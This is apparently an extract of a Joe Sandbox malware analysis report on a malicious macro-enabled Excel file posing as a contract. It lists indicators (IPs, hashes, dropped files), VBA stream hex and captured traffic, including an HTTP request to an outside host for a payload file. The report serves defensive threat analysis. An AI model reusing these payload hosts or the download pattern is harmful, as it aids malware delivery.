| | Contract_1836733707.xlsm | Get hash | malicious | Browse | • 185.212.131.194 |
| | Contract_1836733707.xlsm | Get hash | malicious | Browse | • 185.212.131.194 |
| | Contract_1836733707.xlsm | Get hash | malicious | Browse | • 185.212.131.194 |
| | Closure TP-Stamp.htm | Get hash | malicious | Browse | • 185.212.131.109 |
| | audio.htm | Get hash | malicious | Browse | • 45.88.3.244 |
| | AxR7BY4wzz.exe | Get hash | malicious | Browse | • 185.212.128.49 |
| | SecuriteInfo.com.Trojan.Siggen12.41502.7197.exe | Get hash | malicious | Browse | • 185.212.128.49 |
| | #Ud83d#Udcde Ensono.com AudioMessage_63-19716.htm | Get hash | malicious | Browse | • 45.88.3.239 |
| | #Ud83d#Udcde Herbalife.com AudioMessage_50-74981.htm | Get hash | malicious | Browse | • 45.88.3.239 |
| | 255423.jhertlein.255423.htm | Get hash | malicious | Browse | • 45.133.203.92 |
| | JAN Purchase Order.xlsx | Get hash | malicious | Browse | • 185.212.128.102 |
| | CMA 20210901-77886000988799908770998778.xlsx | Get hash | malicious | Browse | • 185.212.128.102 |
| | SecuriteInfo.com.Trojan.Siggen6.55368.3108.exe | Get hash | malicious | Browse | • 185.212.128.102 |
| | cpvAcIX9M6.exe | Get hash | malicious | Browse | • 185.212.128.102 |
| | 7de1ZSY0nI.exe | Get hash | malicious | Browse | • 185.212.128.102 |
| MTR-SVIAZ-ASRU | Contract_132508562.xlsm | Get hash | malicious | Browse | • 83.136.232.110 |
| | Contract_132508562.xlsm | Get hash | malicious | Browse | • 83.136.232.110 |
| | Contract_657752239.xlsm | Get hash | malicious | Browse | • 83.136.232.110 |
| | Contract_657752239.xlsm | Get hash | malicious | Browse | • 83.136.232.110 |
| | Contract_657752239.xlsm | Get hash | malicious | Browse | • 83.136.232.110 |
| | Contract_1836733707.xlsm | Get hash | malicious | Browse | • 83.136.232.110 |
| | Contract_1836733707.xlsm | Get hash | malicious | Browse | • 83.136.232.110 |
| | Contract_1836733707.xlsm | Get hash | malicious | Browse | • 83.136.232.110 |

## JA3 Fingerprints

Copyright Joe Security LLC 2021

**No context**

## Dropped Files

**No context**

# Created / dropped Files

| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\78389088.gif | |
|---|---|
| Process: | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |
| File Type: | GIF image data, version 89a, 1600 x 1600 |
| Category: | dropped |
| Size (bytes): | 158055 |
| Entropy (8bit): | 7.981278766139217 |
| Encrypted: | false |
| SSDEEP: | 3072:4XE59b4DETZU4yvUCidynhV912A7bF8mrcLwKw55eiETTcDGq:AE5SDvbXAyHbVt15wTQDl |
| MD5: | CB67CED3017DF7803FBA5D86FCEB4276 |
| SHA1: | C7B8B4A44BDF7F7775F61FCF236A0834CB321733 |
| SHA-256: | C31F711B323EA0B1D04C7A72ECAC0BBBF4DC4ECC56F837FEFE754F53385D07B1 |
| SHA-512: | 1E70FD6101A50A0AEDFF22C2DB22A5FB4E063C02E6C062097A973FED663E6623BDA2FFA33B266001AB99BA5AA945FA51C1571C553015C8F8633D68BFA7F663D1 |
| Malicious: | false |
| Reputation: | moderate, very likely benign file |
| Preview: | GIF89a@.@.p..!.....,....@.@.....3..f.....+..+3.+f.+..+..+..U..U3.Uf.U..U..U.....3..f.....3..f.....3..f

| C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Contract_132508562.LNK | |
|---|---|
| Reputation: | low |
| Preview: | L.....F.... .....{...)<%)+....@%)+.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....x.2.....R.. .CONTRA~1.XLS..\.....Q.y.Q.y*...8.....C.o.n.t.r.a.c.t._.1.3.2.5.0.8.5.6.2...x.l.s.m.....-...8...[.....?J.....C:\Users\..#.....\\688098\Users.user\Desktop\Contract_132508562.xlsm.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.o.n.t.r.a.c.t._.1.3.2.5.0.8.5.6.2...x.l.s.m.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....688098.....D_....3N. |

| C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK | |
|---|---|
| Process: | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |
| File Type: | MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Tue Apr 6 20:09:34 2021, atime=Tue Apr 6 20:09:34 2021, length=8192, window=hide |
| Category: | dropped |
| Size (bytes): | 867 |
| Entropy (8bit): | 4.481337285670163 |
| Encrypted: | false |
| SSDEEP: | 12:85Q7YPcLgXg/XAlCPCHaX7B8NB/bKxX+WnicvbwbDtZ3YilMMEpxRljK6TdJP9TK:85FPK/XTr6NkYegDv3qfrNru/ |
| MD5: | 7F78464498B726D3F31897491BC91A1D |
| SHA1: | 661D453587D778AC3B08718644D42F2ACF78F8A7 |
| SHA-256: | 21400C88B3626C6183586F9BB63B9351746F4BCF51DF9A136DBE86DE3373F56D |
| SHA-512: | A41783C0B2C306AC0D2514FACBDE734771C48B6F5DAF84B0E71FA1DB6512AD43E7581C5B28BBF361A590BAD9BCE9DE0A2750FDC9B5DD27ADC56493C708DC1EE |
| Malicious: | false |
| Reputation: | low |
| Preview: | L.....F.....7G...)<%)+...)<%)+... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R2...Desktop.d.....QK.X.R2.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\688098\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....688098.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek.... |

| C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat | |
|---|---|
| Process: | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 109 |
| Entropy (8bit): | 4.781940430995407 |
| Encrypted: | false |
| SSDEEP: | 3:oyBVomxWt7Gc1TXLUl+EUGc1TXLUlmxWt7Gc1TXLUlv:djeCQTXLUdQTXLUzCQTXLU1 |
| MD5: | 2747EA491ECD274541188B946DBEAD52 |
| SHA1: | 2A2A3512122B2BD922198D13BAF6553133070B9B |
| SHA-256: | 1AE9A2620049FE85A0455585E86DF191D62B6BA603C97E3E98949575178C02EC |
| SHA-512: | F6332A74651850286C30BD107B45D1FE1F6D9A49065EFF2E5212743C26E193924856C9F7A5702C37FBFC824CF6765488082D7A274E53F709620938CE463E1595 |
| Malicious: | false |
| Reputation: | low |
| Preview: | Desktop.LNK=0..[misc]..Contract_132508562.LNK=0..Contract_132508562.LNK=0..[misc]..Contract_132508562.LNK=0.. |

| C:\Users\user\Desktop\E1CE0000 | |
|---|---|
| Process: | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 178366 |
| Entropy (8bit): | 7.962899625504022 |
| Encrypted: | false |
| SSDEEP: | 3072:3w6XE59b4DETZU4yvUCidynhV912A7bF8mrcLwKw55eiETTcDGM:3LE5SDvbXAyHbVt15wTQD9 |
| MD5: | AE2CD11A4570994A34BB8812C87389B4 |
| SHA1: | FB58182D407387BF27B3E676D160CB9E3F50384A |
| SHA-256: | 27CA81FBCD49CB5F3065D76A55CCF4B0642CC8A94A98AEEEDE14809B26B184D6 |
| SHA-512: | 86242318FAEF43B6764FF22E5E29E244E46C6CCFCA1FDCC99FAB65BCA9B3C0EFCA235098FDB4627704873FE61028F358EDE53BB283EFFA4493E0F73CF1DDF97 |
| Malicious: | false |
| Reputation: | low |
| Preview: | .U.n.0....?...".(..r.izl.$...\l....8..wl;vk....E/jgv....fet.....R..N*.5....+.b.Vr.,4d....>~.>.=...mlH....X.=....`q.u.....c....]O&_.p6.Mu..d6..-...[..M'selu../S5.{.....eK+.Hj.J.t.. 4.>....HFS..2..H..E.r..q..V....X..P....rZ..N..u.d7.w...70(..=..'7..[i...b.....f.X.J...1j.....\..j:.T*#+...(.=$../+).#...O}.....}.....[./...4./.u<M...V.o??.f.....Z.....s.....{..c..!...-....}.....>.'....=..M..}....G`.q.....y..k.@...]..K..#...S.... .p.2pg.....PK.....!.x.....[Content_Types].xml ...(..... |

| C:\Users\user\Desktop\~$Contract_132508562.xlsm | |
|---|---|
| Process: | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 330 |
| Entropy (8bit): | 1.4377382811115937 |
| Encrypted: | false |
| SSDEEP: | 3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS |
| MD5: | 96114D75E30EBD26B572C1FC83D1D02E |
| SHA1: | A44EEBDA5EB09862AC46346227F06F8CFAF19407 |
| SHA-256: | 0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523 |
| SHA-512: | 52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90 |
| Malicious: | **true** |
| Reputation: | high, very likely benign file |
| Preview: | .user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . . |

# Static File Info

## General

| | |
|---|---|
| File type: | Microsoft Excel 2007+ |
| Entropy (8bit): | 7.963229655761012 |
| TrID: | • Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50%<br>• Excel Microsoft Office Open XML Format document (40004/1) 37.92%<br>• ZIP compressed archive (8000/1) 7.58% |
| File name: | Contract_132508562.xlsm |
| File size: | 178369 |
| MD5: | 4acf095722b577ef282e9b2b736de65d |
| SHA1: | fbb4e8aee2d48443cd9ee930fc79891edc88edaa |
| SHA256: | 8815a2be7dfd8565affb9271d229aab6289a97a96de5428c966fad85c6141e68 |
| SHA512: | 72cc25cf42e1dd36a27164643ca978a16422c9e7cd03a16a78ad36cc4279959a68102c78cc76b5148f378e0413637187e86a886ed4cd9cd250403a39c19c40b8 |
| SSDEEP: | 3072:qHYXE59b4DETZU4yvUCidynhV912A7bF8mrcLwKw55eiETTcDGUmh:qHgE5SDvbXAyHbVt15wTQDjmh |
| File Content Preview: | PK.....!..D.C.....[Content_Types].xml ...(..... |

## File Icon



| | |
|---|---|
| Icon Hash: | e4e2aa8aa4bcbcac |

## Static OLE Info

### General

| | |
|---|---|
| Document Type: | OpenXML |
| Number of OLE Files: | 1 |

### OLE File "/opt/package/joesandbox/database/analysis/382682/sample/Contract_132508562.xlsm"

### Indicators

| | |
|---|---|
| Has Summary Info: | False |
| Application Name: | unknown |
| Encrypted Document: | False |
| Contains Word Document Stream: | |
| Contains Workbook/Book Stream: | |
| Contains PowerPoint Document Stream: | |

| Indicators | |
|---|---|
| Contains Visio Document Stream: | |
| Contains ObjectPool Stream: | |
| Flash Objects Count: | |
| Contains VBA Macros: | True |

| Summary | |
|---|---|
| Author: | Rabota |
| Last Saved By: | Noped |
| Create Time: | 2015-06-05T18:19:34Z |
| Last Saved Time: | 2021-04-05T10:24:08Z |
| Creating Application: | Microsoft Excel |
| Security: | 0 |

| Document Summary | |
|---|---|
| Thumbnail Scaling Desired: | false |
| Company: | |
| Contains Dirty Links: | false |
| Shared Document: | false |
| Changed Hyperlinks: | false |
| Application Version: | 16.0300 |

## Streams with VBA

### VBA File Name: Module1.bas, Stream Size: 1415

| General | |
|---|---|
| Stream Path: | VBA/Module1 |
| VBA File Name: | Module1.bas |
| Stream Size: | 1415 |
| Data ASCII: | . . .

| General | |
|---|---|
| Data Raw: | 49 44 3d 22 7b 30 30 30 30 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 30 30 30 30 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d dd f2 e0 ca ed e8 e3 e0 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d cb e8 f1 f2 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 4d 6f 64 75 6c 65 31 0d 0a 44 6f 63 75 6d 65 6e 74 3d cb |

**Stream Path: PROJECTwm, File Type: data, Stream Size: 89**

| General | |
|---|---|
| Stream Path: | PROJECTwm |
| File Type: | data |
| Stream Size: | 89 |
| Entropy: | 3.99189663324 |
| Base64 Encoded: | False |
| Data ASCII: | . . . . . - . B . 0 . . . = . 8 . 3 . 0 . . . . . 1 . . . 8 . A . B . 1 . . . M o d u l e 1 . M . o . d . u . l . e . 1 . . . . . 2 . . . 8 . A . B . 2 . . . . . |
| Data Raw: | dd f2 e0 ca ed e8 e3 e0 00 2d 04 42 04 30 04 1a 04 3d 04 38 04 33 04 30 04 00 00 cb e8 f1 f2 31 00 1b 04 38 04 41 04 42 04 31 00 00 00 4d 6f 64 75 6c 65 31 00 4d 00 6f 00 64 00 75 00 6c 00 65 00 31 00 00 00 cb e8 f1 f2 32 00 1b 04 38 04 41 04 42 04 32 00 00 00 00 00 |

**Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 3165**

| General | |
|---|---|
| Stream Path: | VBA/_VBA_PROJECT |
| File Type: | data |
| Stream Size: | 3165 |
| Entropy: | 4.47387908896 |
| Base64 Encoded: | False |
| Data ASCII: | . a . . . . .

| General | |
|---|---|
| Data Raw: | 01 16 03 00 01 f0 00 00 00 ea 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff f1 02 00 00 45 03 00 00 00 00 00 01 00 00 00 d2 b3 6e 7d 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00

| Timestamp | Protocol | SID | Message | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|---|---|---|
| 04/06/21-14:11:07.153186 | ICMP | 399 | ICMP Destination Unreachable Host Unreachable | | | 186.148.101.114 | 192.168.2.22 |
| 04/06/21-14:11:10.163601 | ICMP | 399 | ICMP Destination Unreachable Host Unreachable | | | 186.148.101.114 | 192.168.2.22 |
| 04/06/21-14:11:16.163275 | ICMP | 399 | ICMP Destination Unreachable Host Unreachable | | | 186.148.101.114 | 192.168.2.22 |

## TCP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| Apr 6, 2021 14:10:00.524386883 CEST | 49165 | 80 | 192.168.2.22 | 83.136.232.110 |
| Apr 6, 2021 14:10:03.525688887 CEST | 49165 | 80 | 192.168.2.22 | 83.136.232.110 |
| Apr 6, 2021 14:10:09.532069921 CEST | 49165 | 80 | 192.168.2.22 | 83.136.232.110 |
| Apr 6, 2021 14:10:21.548110962 CEST | 49166 | 80 | 192.168.2.22 | 83.136.232.110 |
| Apr 6, 2021 14:10:24.556101084 CEST | 49166 | 80 | 192.168.2.22 | 83.136.232.110 |
| Apr 6, 2021 14:10:30.562788010 CEST | 49166 | 80 | 192.168.2.22 | 83.136.232.110 |
| Apr 6, 2021 14:10:42.608968019 CEST | 49167 | 80 | 192.168.2.22 | 185.212.131.194 |
| Apr 6, 2021 14:10:42.657424927 CEST | 80 | 49167 | 185.212.131.194 | 192.168.2.22 |
| Apr 6, 2021 14:10:42.657589912 CEST | 49167 | 80 | 192.168.2.22 | 185.212.131.194 |
| Apr 6, 2021 14:10:42.658754110 CEST | 49167 | 80 | 192.168.2.22 | 185.212.131.194 |
| Apr 6, 2021 14:10:42.706679106 CEST | 80 | 49167 | 185.212.131.194 | 192.168.2.22 |
| Apr 6, 2021 14:10:42.901468039 CEST | 80 | 49167 | 185.212.131.194 | 192.168.2.22 |
| Apr 6, 2021 14:10:42.901726961 CEST | 49167 | 80 | 192.168.2.22 | 185.212.131.194 |
| Apr 6, 2021 14:10:42.922122002 CEST | 49168 | 80 | 192.168.2.22 | 190.14.37.247 |
| Apr 6, 2021 14:10:45.930079937 CEST | 49168 | 80 | 192.168.2.22 | 190.14.37.247 |
| Apr 6, 2021 14:10:51.936670065 CEST | 49168 | 80 | 192.168.2.22 | 190.14.37.247 |
| Apr 6, 2021 14:11:03.952800035 CEST | 49169 | 80 | 192.168.2.22 | 190.14.37.247 |
| Apr 6, 2021 14:11:06.961257935 CEST | 49169 | 80 | 192.168.2.22 | 190.14.37.247 |
| Apr 6, 2021 14:11:12.967473984 CEST | 49169 | 80 | 192.168.2.22 | 190.14.37.247 |
| Apr 6, 2021 14:11:47.967628956 CEST | 80 | 49167 | 185.212.131.194 | 192.168.2.22 |
| Apr 6, 2021 14:11:47.967998028 CEST | 49167 | 80 | 192.168.2.22 | 185.212.131.194 |
| Apr 6, 2021 14:11:53.945751905 CEST | 49167 | 80 | 192.168.2.22 | 185.212.131.194 |
| Apr 6, 2021 14:11:53.993705034 CEST | 80 | 49167 | 185.212.131.194 | 192.168.2.22 |

## HTTP Request Dependency Graph

- 185.212.131.194

## HTTP Packets

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 0 | 192.168.2.22 | 49167 | 185.212.131.194 | 80 | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |


| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Apr 6, 2021 14:10:42.658754110 CEST | 0 | OUT | GET /44285,5327891204.dat HTTP/1.1<br>Accept: */*<br>UA-CPU: AMD64<br>Accept-Encoding: gzip, deflate<br>User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)<br>Host: 185.212.131.194<br>Connection: Keep-Alive |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Apr 6, 2021 14:10:42.901468039 CEST | 1 | IN | HTTP/1.1 403 Forbidden<br>Server: nginx<br>Date: Tue, 06 Apr 2021 12:11:40 GMT<br>Content-Type: text/html<br>Content-Length: 548<br>Connection: keep-alive<br>Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a<br>Data Ascii: <html><head><title>403 Forbidden</title></head><body> <h1>403 Forbidden</h1> <hr> nginx </body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page --> |

## Code Manipulations

## Statistics

### Behavior




## System Behavior

### Analysis Process: EXCEL.EXE PID: 1888 Parent PID: 584

#### General

| | |
|---|---|
| Start time: | 14:09:32 |
| Start date: | 06/04/2021 |
| Path: | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |

Copyright Joe Security LLC 2021

| | |
|---|---|
| Wow64 process (32bit): | false |
| Commandline: | 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding |
| Imagebase: | 0x13fee0000 |
| File size: | 27641504 bytes |
| MD5 hash: | 5FB0A0F93382ECD19F5F499A5CAA59F0 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

## File Activities

### File Created

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\BF97.tmp | read attributes \| synchronize \| generic read | device | synchronous io non alert \| non directory file | success or wait | 1 | 14022EC83 | GetTempFileNameW |
| C:\Users\user\AppData\Local\Temp\31CE0000 | read attributes \| synchronize \| generic read \| generic write | device | synchronous io non alert \| non directory file \| open no recall | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\Desktop\~$Contract_132508562.xlsm | read attributes \| delete \| syn chronize \| generic read \| generic write | device | synchronous io non alert \| non directory file \| delete on close \| open no recall | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\Desktop\E1CE0000 | read attributes \| synchronize \| generic read \| generic write | device | synchronous io non alert \| non directory file \| open no recall | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 140C0828C | URLDownloadToFileA |
| C:\Users\user\AppData\Local | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 140C0828C | URLDownloadToFileA |
| C:\Users\user | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 140C0828C | URLDownloadToFileA |
| C:\Users\user\AppData\Roaming | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 140C0828C | URLDownloadToFileA |
| C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 140C0828C | URLDownloadToFileA |
| C:\Users\user | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 140C0828C | URLDownloadToFileA |
| C:\Users\user\AppData\Local | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 140C0828C | URLDownloadToFileA |
| C:\Users\user\AppData\Local\Microsoft\Windows\History | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 140C0828C | URLDownloadToFileA |

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\8576.tmp | read attributes \| synchronize \| generic read | device | synchronous io non alert \| non directory file | success or wait | 1 | 14022EC83 | GetTempFileNameW |

## File Deleted

| File Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\BF97.tmp | success or wait | 1 | 14049B818 | DeleteFileW |
| C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~ | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~ | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~ | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~ | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~ | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~ | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs.rcv | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs.ht~ | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\8576.tmp | success or wait | 1 | 14049B818 | DeleteFileW |

## File Moved

| Old File Path | New File Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\31CE0000 | C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\Desktop\E1CE0000 | C:\Users\user\Desktop\Contract_132508562.xlsm$ | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css | C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~.. | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm | C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~ | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm | C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~ | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\image002.png | C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~ | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htm | C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~s~ | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml | C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~ | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_ | C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css.. | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_ | C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_ | C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn_ | C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht_ | C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htmss | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_ | C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss | success or wait | 1 | 7FEEA9E9AC0 | unknown |

## File Written

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
